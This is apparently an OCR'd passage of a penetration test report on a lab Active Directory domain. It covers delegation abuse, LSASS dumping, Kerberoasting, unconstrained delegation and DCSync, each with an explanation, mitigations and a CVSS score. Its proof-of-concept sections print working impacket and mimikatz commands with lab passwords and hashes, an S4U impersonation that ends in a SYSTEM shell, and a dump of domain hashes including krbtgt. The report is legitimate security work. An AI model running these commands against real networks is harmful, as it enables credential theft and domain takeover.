
Vulnerability Fix: The first mitigation step is to **enable SMB signing** to ensure the integrity of NTLM authentication messages, thereby preventing them from being **intercepted** or altered by

attackers. This can be achieved by configuring both servers and clients to **require SMB signing for all communications**.

Alternatively it is advisable to **disable NTLM authentication entirely wherever possible** and transition to more secure protocols, such as Kerberos. This can be enforced through Group Policy by restricting both incoming and outgoing NTLM traffic and **promoting Kerberos as the default authentication mechanism**.

Severity: CVSS: 6.8
CVSS v3.1 vector: AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

Proof of Concept:




```
┌──(e.falcone9 pteh-kali-072-6)-[~]
└─$ impacket-findDelegation finance.calipendula.loc/segreteria:'princess#1' -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                      DelegationRightsTo                  SPN Exists
-----------  -----------  ----------------------------------  ----------------------------------  ----------
segreteria   Person       Constrained w/ Protocol Transition  cifs/sava.finance.calipendula.loc   No
segreteria   Person       Constrained w/ Protocol Transition  cifs/SAVA                           No
CAVA$        Computer     Unconstrained                       N/A                                 Yes
kits$        Computer     Resource-Based Constrained          SAVA$                               No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/CAVA                        No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/cava.finance.calipendula.loc  No
```

For additional information on how the attack unfolded see Appendix W5.2.

System IP: 192.168.72.4

Service Enumeration

Server IP Address	Ports Open
192.168.72.4	**TCP:** 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 23:55 CET
Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:97:55:FB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

Vulnerability Name: Dumping process lsass.exe

Vulnerability Explanation: The vulnerability that allows dumping the **lsass.exe** process on a Windows machine, when administrative access is available, is not a true vulnerability but rather a **post-exploitation** technique used to extract credentials from memory. It is commonly associated with attack tools like ***Mimikatz*** or specific dump functionalities.

The technique itself takes advantage of the fact that the **LSASS (Local Security Authority Subsystem Service) process** manages user authentication credentials in memory. When administrative access is obtained, this capability can be exploited to dump the process and subsequently extract credentials or hashes.

Vulnerability Fix: To mitigate the risk of attackers **dumping the LSASS (Local Security Authority Subsystem Service)** process and extracting sensitive credentials, several measures can be implemented.

First, enabling **Credential Guard** that uses virtualization-based security to isolate and protect secrets stored in LSASS, ensuring they are inaccessible to unauthorized processes. This feature

can be enabled **through Group Policy** and requires **compatible versions of Windows**, such as Windows 10 Enterprise, along with Hyper-V being activated.

Additionally, configuring LSASS to run as a **Protected Process Light (PPL)** further enhances its security. This can be achieved by modifying the registry to enable PPL, which restricts even administrative-level access to the LSASS process. **Preventing unauthorized memory dumps** is another key aspect of mitigation. This involves adjusting security policies to disable unrestricted admin modes and configuring registry settings to block memory dumps of LSASS.

Using modern **Endpoint Detection and Response (EDR)** solutions and antivirus software provides additional layers of defense by detecting and blocking tools like Mimikatz or unauthorized use of procdump. Monitoring and alerting on access attempts to the LSASS process are essential. ***Windows Event Logs***, particularly Event ID 4663, can reveal suspicious activity targeting LSASS, which can then be analyzed using SIEM systems or PowerShell scripts. Implementing **privileged access management strategies** such as Just Enough Administration (JEA) and Just-In-Time (JIT) access can significantly reduce the risk. Strengthening entry points like RDP by enforcing strong passwords, multi-factor authentication, and limiting access to RDP sessions through VPNs and firewall rules further mitigates the threat.


Enabling Secure Boot and **leveraging the Trusted Platform Module (TPM)** ensures that security configurations and the operating system's integrity are protected against tampering. By combining these measures, organizations can significantly reduce the risk of LSASS process dumping and better secure sensitive credential data stored in memory.

Severity: CVSS: 8.2

CVSS Vector: AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

Proof of Concept:

```
C:\temp>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```



For additional information on how the attack unfolded see Appendix W5.4.

System IP: 192.168.72.3/4

Service Enumeration

Server IP Address	Ports Open
192.168.72.3/4	**TCP:** 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 23:55 CET
Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:97:55:FB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 19:57 CET
Nmap scan report for CAVA (192.168.72.3)
Host is up (0.00056s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:7D:FE:12 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

Threat Name: Kerberosting

Threat Explanation: Kerberoasting is a sophisticated attack technique that targets the **Kerberos authentication protocol** within Active Directory environments. This vulnerability arises from how Kerberos **handles authentication for service accounts**. In essence, an attacker

takes advantage of the **ability to request Kerberos tickets**, known as **Ticket Granting Service (TGS)** tickets, which are encrypted with the NTLM hash of the service account's password. By extracting these tickets, the attacker can work offline to crack the password associated with the service account.

This attack typically begins with the enumeration of service accounts in the Active Directory, where the attacker identifies accounts tied to **Service Principal Names (SPNs)**. These SPNs are a critical element of Kerberos authentication, as **they allow services to identify themselves uniquely within the network**. Once an attacker identifies the relevant SPNs, they can request TGS tickets for them. Tools like ***Impacket's GetUserSPNs*** or ***Rubeus*** make it straightforward to extract these tickets and save them for offline analysis. The encrypted portion of the ticket, which relies on the NTLM hash of the service account's password, becomes the target of offline cracking efforts. Using password-cracking tools such as ***Hashcat*** or ***John the Ripper***, the attacker attempts to deduce the plaintext password of the service account.

The effectiveness of Kerberoasting lies in the frequent weaknesses of service account management. Service accounts often have passwords that are either too simple or not updated regularly, making them susceptible to brute force or dictionary attacks. Moreover, many service accounts have elevated privileges within the network, which can lead to significant security compromises if their credentials are exposed. Once the attacker retrieves the plaintext password, they can use it to escalate privileges or move laterally within the network, potentially gaining control of the entire domain.

Threat Fix: A vulnerability fix for Kerberoasting involves a **combination of preventive measures** to mitigate the risk of exploiting weak service account credentials. While there isn't a direct "patch" to Kerberos itself for this issue (since the protocol is functioning as designed), organizations can implement several effective strategies to reduce the attack surface.

One significant fix is the use of **Managed Service Accounts (MSAs)** or **Group Managed Service Accounts (gMSAs)**. These accounts are designed to automatically manage and rotate their passwords, eliminating the risks associated with static or weak passwords commonly used for traditional service accounts. By leveraging MSAs or gMSAs, administrators can ensure that passwords are long, complex, and frequently updated without manual intervention.

Another critical mitigation involves enforcing **strong password policies**. This includes setting lengthy and complex passwords for all service accounts, ensuring they meet modern security standards to withstand brute-force or dictionary attacks. Additionally, organizations should

establish a routine password rotation policy for all accounts, especially those with elevated privileges or linked to SPNs.

Organizations can further harden their environments by implementing **AES encryption** for Kerberos tickets. Legacy encryption algorithms, such as RC4-HMAC, are weaker and easier to attack, so migrating to AES-based encryption for Kerberos authentication can significantly reduce the effectiveness of offline cracking attempts. This can be achieved by updating the domain and service accounts to use AES encryption types for Kerberos.

Monitoring and detection also play a crucial role. By enabling **Advanced Threat Analytics (ATA)** or leveraging tools like SIEM systems, organizations can track unusual behavior such as SPN enumeration or an unusually high number of TGS requests. This allows administrators to detect and respond to potential Kerberoasting attempts in real time.


Finally, applying the **principle of least privilege** ensures that service accounts are granted only the permissions they strictly need to perform their tasks. Reducing the privileges of service accounts minimizes the potential impact of a compromised account.


Severity: CVSS: 9.0

CVSS Vector: AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Proof of Concept Code Here:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ impacket-getST finance.calipendula.loc/'SAVA$' -hashes :2df80becfab36c26c416e3d46b198b1b -spn alerter/CAVA -impersonate administrator -dc-ip 192.168.72.8 -altservice cifs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objec
ts to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objec
ts to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objec
ts to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objec
ts to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Changing service from alerter/CAVA@FINANCE.CALIPENDULA.LOC to cifs/CAVA@FINANCE.CALIPENDULA.LOC
[*] Saving ticket in administrator@cifs_CAVA@FINANCE.CALIPENDULA.LOC.ccache

┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ ls
BloodHound.py                                administrator@cifs_dc1@CALIPENDULA.LOC.ccache  cmd.aspx           good.exe          thc-hydra-9.5          webShell
administrator@cifs_CAVA@FINANCE.CALIPENDULA.LOC.ccache  burpLoginAdmin                         credenziali.txt    keytabextract.py  ticketAsreprosto
administrator@cifs_W10-2@CALIPENDULA.LOC.ccache         burpLoginAdmin.txt.save                exploitMacchina5.py  krb5.keytab     utentiActiveDirectory
```


(a.decaro39㉿pteh-kali-072-6)-[~]
$ export KRB5CCNAME=administrator@cifs_CAVA@FINANCE.CALIPENDULA.LOC.ccache
(a.decaro39㉿pteh-kali-072-6)-[~]
$ klist
Ticket cache: FILE:administrator@cifs_CAVA@FINANCE.CALIPENDULA.LOC.ccache
Default principal: administrator@finance.calipendula.loc
Valid starting Expires Service principal
12/04/24 23:32:25 12/05/24 09:32:25 cifs/CAVA@FINANCE.CALIPENDULA.LOC
renew until 12/05/24 23:32:27


(a.decaro39㉿pteh-kali-072-6)-[~]
$ impacket-smbexec finance.calipendula.loc/administrator@CAVA -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32> ipconfig
Configurazione IP di Windows
Scheda Ethernet Ethernet:
Suffisso DNS specifico per connessione:
Indirizzo IPv4. . . . . : 192.168.72.3
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.72.254

System IP: 192.168.72.3

Service Enumeration

Server IP Address	Ports Open
	TCP: 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 19:57 CET
Nmap scan report for CAVA (192.168.72.3)
Host is up (0.00056s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:7D:FE:12 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

Threat Name: Kerberos unconstrained delegation attack.

Threat Explanation: The Kerberos Unconstrained Delegation Attack is a vulnerability that exploits the way Kerberos **handles delegation in Active Directory** environments. **Unconstrained delegation** is a feature that allows a service to **impersonate a user to access other service**s within a network. This is achieved by allowing the service to receive and store a user's Ticket Granting Ticket, or TGT, during authentication. While this feature can be useful in certain scenarios, it introduces a significant security risk when misconfigured or improperly secured.

When a service is configured with unconstrained delegation, any user who authenticates to that service inadvertently provides their TGT, which is stored on the server hosting the service. An attacker who gains access to this server can **extract the TGTs of all users who have authenticated to it**, including highly privileged accounts like Domain Admins. With the TGT,

the attacker can **impersonate the user** and gain access to other network resources as if they were the legitimate user. This effectively allows the attacker to move laterally within the network and potentially escalate privileges.

The danger of unconstrained delegation lies in its lack of restrictions on where the TGTs can be used. **Any service running** on a compromised machine with unconstrained delegation enabled can impersonate the user to any other service in the domain. For instance, if a Domain Controller is accessed by a privileged user and the server is configured for unconstrained delegation, the attack could compromise the entire domain. Tools like ***Mimikatz*** or ***Rubeus*** are commonly used to extract and utilize these TGTs, making it relatively easy for an attacker with some level of access to exploit this feature.

Threat Fix: To mitigate the Kerberos Unconstrained Delegation vulnerability, the most effective fix is to **completely eliminate the use of unconstrained delegation** in Active Directory environments , where it's possible, and replace it with **more secure alternatives**. Unconstrained delegation introduces significant risks because it allows any compromised server configured with this feature to impersonate any user whose Ticket Granting Ticket (TGT) is cached on the server. By addressing the root causes and implementing secure configurations, organizations can effectively mitigate this vulnerability.

In addition to reconfiguring delegation, it is essential to **audit and isolate** any systems currently configured with unconstrained delegation. These servers should be removed from the configuration whenever possible or placed in highly restricted network segments to prevent lateral movement. Moreover, privileged accounts, such as those belonging to Domain Admins, should never authenticate to servers with any type of delegation enabled, as this can expose their TGTs to potential attackers.


Monitoring and logging also play a vital role in mitigating this vulnerability. Organizations should configure systems to track Kerberos ticket requests and delegation-related events, such as Event ID 4769, which indicates when a TGS request is made. Anomalous behavior, such as a high volume of delegation-related requests or requests from unexpected sources, can be a sign of exploitation and should trigger an immediate investigation.


Finally, implementing additional protective measures like **Windows Defender Credential Guard** can help prevent the theft of credentials, including TGTs, by isolating them in a secure, hardware-backed environment. This technology prevents malicious tools like Mimikatz from accessing sensitive data, even on compromised systems.

Severity: CVSS: 7.6

CVSS Vector: AV:A/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

Proof of Concept:





System IP: 192.168.72.3

Service Enumeration

Server IP Address	Ports Open
	TCP: 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 19:57 CET
Nmap scan report for CAVA (192.168.72.3)
Host is up (0.00056s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:7D:FE:12 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

Misconfiguration Name: DCSync on no DC machine.

Misconfiguration Explanation: The **DCSync attack** is a sophisticated technique that exploits the **replication features of Active Directory** to steal credentials directly from a Domain Controller. In an Active Directory environment, Domain Controllers use the **Directory Replication Service (DRS)** to synchronize data between themselves, ensuring that all domain controllers in the network maintain consistent information. This replication process includes critical data such as user accounts, group memberships, and password hashes. The DCSync attack takes advantage of this replication mechanism to extract sensitive data, including password hashes, without directly accessing the Domain Controller itself.

To perform a DCSync attack, an attacker must gain elevated privileges, such as those granted to accounts in the **Domain Admins group** or other privileged groups like **Enterprise Admins** or those with the “Replicating Directory Changes” permission. Once these privileges are obtained,

the attacker can use tools like ***Mimikatz*** to impersonate a Domain Controller and request replication data as if they were a legitimate member of the directory service. The attack works by exploiting the legitimate functionality of Active Directory, which trusts requests made by accounts with sufficient permissions.

During the attack, the attacker uses the replication request to **retrieve password hashes for specific accounts**, including high-value targets like the **KRBTGT account**, which is responsible for issuing Kerberos tickets, or domain administrator accounts. These hashes can then be used in further attacks, such as Pass-the-Hash or Golden Ticket attacks, enabling the attacker to move laterally through the network or maintain persistent access. The most concerning aspect of a DCSync attack is that it does not require direct access to the Domain Controller. Instead, the attacker can execute it remotely, which makes it harder to detect and mitigate if proper monitoring is not in place.

Misconfiguration Fix: To mitigate the DCSync attack, the first step is to **minimize the accounts** with the necessary permissions to perform directory replication. Specifically, permissions such as "Replicating Directory Changes" should only be granted to legitimate Domain Controllers and critical service accounts that absolutely require this privilege. Regular audits should be conducted to identify and remove unnecessary accounts with these permissions.

Implementing the **principle of least privilege** is essential. High-privileged accounts, such as those in the Domain Admins or Enterprise Admins groups, should not be used for day-to-day operations and should only be accessed in secure environments. Consider implementing a tiered administrative model to segregate privileged accounts based on their scope and purpose. For example, separate accounts can be designated for administrative tasks on Domain Controllers versus workstations.

Additionally, implementing tools like **Windows Defender Credential Guard** can protect domain controller credentials from being accessed, even on compromised systems. Network segmentation and the use of a Privileged Access Workstation (PAW) for administrative tasks can also reduce the risk of attackers gaining the necessary access to launch a DCSync attack.

Lastly, consider using **Protected Users** security groups and enabling features such as **Enhanced Security Admin Environment (ESAE)** to reduce the attack surface.

Severity: CVSS: 8.8

CVSS Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Proof of Concept:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~/blood3]
└─$ impacket-secretsdump finance.calipendula.loc/vespino@192.168.72.7 -hashes :a60e9c2693255103525a81d47a428244
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf7a2475c4de01326509de6d670e5a06:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3bd3d3d31e4261f9540ea70d339c13ad:::
ShellBreakers:1160:aad3b435b51404eeaad3b435b51404ee:8df2928c5cb1de5c6bdafe955feba85a:::
kitsunes:1161:aad3b435b51404eeaad3b435b51404ee:bc79dc852d0cb58280d53140d9b26977:::
Lohackers:1162:aad3b435b51404eeaad3b435b51404ee:93d70be66fd043bff9aae8799ffd39cd:::
ShadowHackers:1163:aad3b435b51404eeaad3b435b51404ee:5463129262b8f60c48d3735f35ac7778:::
reverseEkans:1166:aad3b435b51404eeaad3b435b51404ee:4fd99f159be445e1942864a52ba959b8:::
```

3.2.2 Penetration Linux Machine

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, we were able to successfully gain access to the **192.168.72.5** system.

System IP: 192.168.72.5

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.72.5	**TCP:** 22, 25, 80, 111, 2049, 32783
	UDP: -

Nmap Scan Results:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nmap 192.168.72.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 16:19 CET
Nmap scan report for 192.168.72.5
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Vulnerability Name: Directory listing

